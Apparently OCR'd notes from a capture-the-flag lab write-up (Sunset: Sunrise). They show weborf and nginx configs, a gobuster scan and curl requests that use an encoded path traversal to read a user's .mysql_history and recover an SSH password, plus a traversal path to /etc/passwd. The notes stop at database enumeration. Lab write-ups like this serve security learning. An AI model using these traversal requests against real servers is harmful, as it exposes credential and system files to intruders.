
/home/weborf/weborf-0.12.2/weborf.conf
Weborf running as www-data
Weborf will treat /var/www as its root directory



```
#  /etc/weborf.conf - configuration file for weborf(1)
#  see weborf.conf(5) for details on this file
#
#Index files. This list is ordered by priority. If not set, the default value will be index.html.
indexes=index.html,index.php

# Base directory.
basedir=/var/www/

# Enables or disables use of CGI support
use-cgi=true

# Tells weborf which binary it has to use to execute a certain dynamic page
# default value: .php,/usr/lib/cgi-bin/php5,.py,/usr/lib/cgi-bin/weborf_py_wrapper
#cgi=.php,/usr/lib/cgi-bin/php5,.py,/usr/lib/cgi-bin/weborf_py_wrapper,.cgi,/usr/lib/cgi-bin/weborf_cgi_wrapper

# Authentication
#auth-bin=/usr/local/bin/weborf.something
#auth-socket=/var/run/weborf.auth

# User that will be used to run the process. If it is not set, the user will be root!
user=www-data
```


/etc/nginx/sites-enabled/default

Nginx will use /var/www/html as its root directory




```
server {
        listen 80 default_server;
        listen [::]:80 default_server;

        # SSL configuration
        #
        # listen 443 ssl default_server;
        # listen [::]:443 ssl default_server;
        #
        # Note: You should disable gzip for SSL traffic.
        # See: https://bugs.debian.org/773332
        #
        # Read up on ssl_ciphers to ensure a secure configuration.
        # See: https://bugs.debian.org/765782
        #
        # Self signed certs generated by the ssl-cert package
        # Don't use them in a production server!
        #
        # include snippets/snakeoil.conf;

        root /var/www/html;

        # Add index.php to the list if you are using PHP
        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location / {
                # First attempt to serve request as file, then
                # as directory, then fall back to displaying a 404.
                try_files $uri $uri/ =404;
        }

        # pass PHP scripts to FastCGI server
        #
        #location ~ \.php$ {
        #       include snippets/fastcgi-php.conf;
        #
        #       # With php-fpm (or other unix sockets):
        #       fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        #       # With php-cgi (or other tcp sockets):
        #       fastcgi_pass 127.0.0.1:9000;
        #}

        # deny access to .htaccess files, if Apache's document root
        # concurs with nginx's one
        #
        #location ~ /\.ht {
        #       deny all;
        #}
}
```

/etc/nginx/nginx.conf
nginx running as www-data
log files are in /var/log/nginx




```
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
        worker_connections 768;
        # multi_accept on;
}

http {

        ##
        # Basic Settings
        ##

        sendfile on;
        tcp_nopush on;
        tcp_nodelay on;
        keepalive_timeout 65;
        types_hash_max_size 2048;
        # server_tokens off;

        # server_names_hash_bucket_size 64;
        # server_name_in_redirect off;

        include /etc/nginx/mime.types;
        default_type application/octet-stream;

        ##
        # SSL Settings
        ##

        ssl_protocols TLSv1 TLSv1.1 TLSv1.2; # Dropping SSLv3, ref: POODLE
        ssl_prefer_server_ciphers on;

        ##
        # Logging Settings
        ##

        access_log /var/log/nginx/access.log;
        error_log /var/log/nginx/error.log;
```

With help from : http://alickgardiner.com/sunsetsunrise/
Testing for hidden files




```
root@kali:/sec/SecLists/Fuzzing# gobuster dir --url http://sunset.sunrise:8080/..%2f..%2fhome%2fweborf%2f -w fuzz-Bo0oM.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://sunset.sunrise:8080/..%2f..%2fhome%2fweborf%2f
[+] Threads:        10
[+] Wordlist:       fuzz-Bo0oM.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/12/11 21:48:34 Starting gobuster
===============================================================
/%3f/ (Status: 200)
/.bashrc (Status: 200)
/.bash_logout (Status: 200)
/.local (Status: 301)
/.mysql_history (Status: 200)
/.profile (Status: 200)
/.selected_editor (Status: 200)
/\..\..\..\..\..\..\..\..\..\etc\passwd (Status: 200)
/phpliteadmin 2.php (Status: 200)
===============================================================
2019/12/11 21:48:38 Finished
===============================================================
```

SSH credentials
Username - weborf
Password - iheartrainbows44



```
root@kali:/sec/SecLists/Fuzzing# curl http://sunset.sunrise:8080/..%2f..%2fhome%2fweborf%2f.mysql_history
show databases;
ALTER USER 'weborf'@'localhost' IDENTIFIED BY 'iheartrainbows44';
root@kali:/sec/SecLists/Fuzzing#
```


weborf has no sudo privileges



```
weborf@sunrise:~$ sudo -l
[sudo] password for weborf:
Sorry, user weborf may not run sudo on sunrise.
weborf@sunrise:~$ ls -lah
total 44K
drwxr-xr-x 5 weborf weborf 4.0K Dec  5 17:23 .
drwxr-xr-x 4 root   root   4.0K Dec  5 15:05 ..
-rw-r--r-- 1 weborf weborf  220 Dec  5 15:05 .bash_logout
-rw-r--r-- 1 weborf weborf 3.5K Dec  5 15:05 .bashrc
drwx------ 3 weborf weborf 4.0K Dec  5 15:41 .gnupg
drwxr-xr-x 3 weborf weborf 4.0K Dec  5 15:09 .local
-rw------- 1 weborf weborf   83 Dec  5 16:43 .mysql_history
-rw-r--r-- 1 weborf weborf  807 Dec  5 15:05 .profile
-rw-r--r-- 1 weborf weborf   66 Dec  5 15:09 .selected_editor
drwxr-xr-x 5 weborf weborf 4.0K Dec  5 15:07 weborf-0.12.2
-rw-r--r-- 1 weborf weborf  173 Dec  5 15:07 .wget-hsts
weborf@sunrise:~$
```


Mysqldb enum:

The normal way of accessing mysqldb



